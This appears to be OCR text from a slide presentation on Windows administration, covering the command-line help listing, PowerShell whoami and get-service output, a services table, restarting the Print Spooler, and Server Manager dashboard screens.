
KERNEL



```
whoami          : nt authority\system
GetCurrent      : NT AUTHORITY\SYSTEM
```




COMMAND LINE INTERFACE (CLI)




```
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\anthony>help
For more information on a specific command, type HELP command-name
ASSOC          Displays or modifies file extension associations.
ATTRIB         Displays or changes file attributes.
BREAK          Sets or clears extended CTRL+C checking.
BCDEDIT        Sets properties in boot database to control boot loading.
CACLS          Displays or modifies access control lists (ACLs) of files.
CALL           Calls one batch program from another.
CD             Displays the name of or changes the current directory.
CHCP           Displays or sets the active code page number.
CHDIR          Displays the name of or changes the current directory.
CHKDSK         Checks a disk and displays a status report.
CHKNTFS        Displays or modifies the checking of disk at boot time.
CLS            Clears the screen.
CMD            Starts a new instance of the Windows command interpreter.
COLOR          Sets the default console foreground and background colors.
COMP           Compares the contents of two files or sets of files.
COMPACT        Displays or alters the compression of files on NTFS partitions.
CONVERT        Converts FAT volumes to NTFS.  You cannot convert the
               current drive.
COPY           Copies one or more files to another location.
DATE           Displays or sets the date.
DEL            Deletes one or more files.
DIR            Displays a list of files and subdirectories in a directory.
DISKPART       Displays or configures Disk Partition properties.
DOSKEY         Edits command lines, recalls Windows commands, and
               creates macros
```

COMMAND LINE INTERFACE (CLI)




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```


SERVICES



```
PS C:\WINDOWS\system32> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_517345d     Agent Activation Runtime_517345d
Running  AdobeARMservice    Adobe Acrobat Update Service
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  aspnet_state       ASP.NET State Service
Stopped  AssignedAccessM... AssignedAccessManager Service
Running  AtherosSvc         AtherosSvc
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  autotimesvc        Cellular Time
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BcastDVRUserSer... GameDVR and Broadcast User Service
Stopped  BDESVC             BitLocker Drive Encryption Service
```




Offline Files	The Offline ...		Manual (Trig...	Local Syste...
OpenSSH Authentication A...	Agent to ho...		Disabled	Local Syste...
Optimize drives	Helps the c...		Manual	Local Syste...
Parental Controls	Enforces pa...		Manual	Local Syste...
Payments and NFC/SE Man...	Manages pa...	Running	Manual (Trig...	Local Service
Peer Name Resolution Prot...	Enables serv...		Manual	Local Service
Peer Networking Grouping	Enables mul...		Manual	Local Service
Peer Networking Identity M...	Provides ide...		Manual	Local Service
Performance Counter DLL ...	Enables rem...		Manual	Local Service
Performance Logs & Alerts	Performanc...		Manual	Local Service
Phone Service	Manages th...		Manual (Trig...	Local Service
Plug and Play	Enables a c...	Running	Manual	Local Syste...
PNRP Machine Name Publi...	This service ...		Manual	Local Service
Portable Device Enumerator...	Enforces gr...		Manual (Trig...	Local Syste...
Power	Manages p...	Running	Automatic	Local Syste...
Print Spooler	This service ...	Running	Automatic	Local Syste...
Printer Extensions and Notif...	This service ...		Manual	Local Syste...
PrintWorkflow_517345d	Print Workfl...		Manual	Local Syste...
Problem Reports and Soluti...	This service ...		Manual	Local Syste...
Program Compatibility Assi...	This service ...	Running	Manual	Local Syste...
Qualcomm Atheros WLAN ...		Running	Automatic	Local Syste...
Quality Windows Audio Vid...	Quality Win...	Running	Manual	Local Service



```
PS C:\WINDOWS\system32> Restart-Service Spooler -v
VERBOSE: Performing the operation "Restart-Service" on target "Print Spooler (Spooler)".
```

*Fixes 99% of printer problems

WINDOWS SERVER



192.168.0.54 - Remote Desktop Connection

Server Manager

Server Manager ‣ Dashboard

- Dashboard
- Local Server
- All Servers
- App Server
- File and Storage Services
- IIS

WELCOME TO SERVER MANAGER

QUICK START

WHAT'S NEW

LEARN MORE

1 Configure this local server

2 Add roles and features

3 Add other servers to manage

4 Create a server group

5 Connect this server to cloud services

ROLES AND SERVER GROUPS

Roles: 3 | Server groups: 1 | Servers total: 1

App Server 1
- Manageability
- Events
- Services
- Performance

File and Storage Services 1
- Manageability
- Events
- Performance
- BPA results

IIS 1
- Manageability
- Events
- Services
- Performance
- BPA results


Local Server 1
- Manageability
- Events
- 8 Services
- Performance
- BPA results

12/16/2014 3:31 PM

All Servers 1
- Manageability
- Events
- 8 Services
- Performance
- BPA results

12/16/2014 3:31 PM

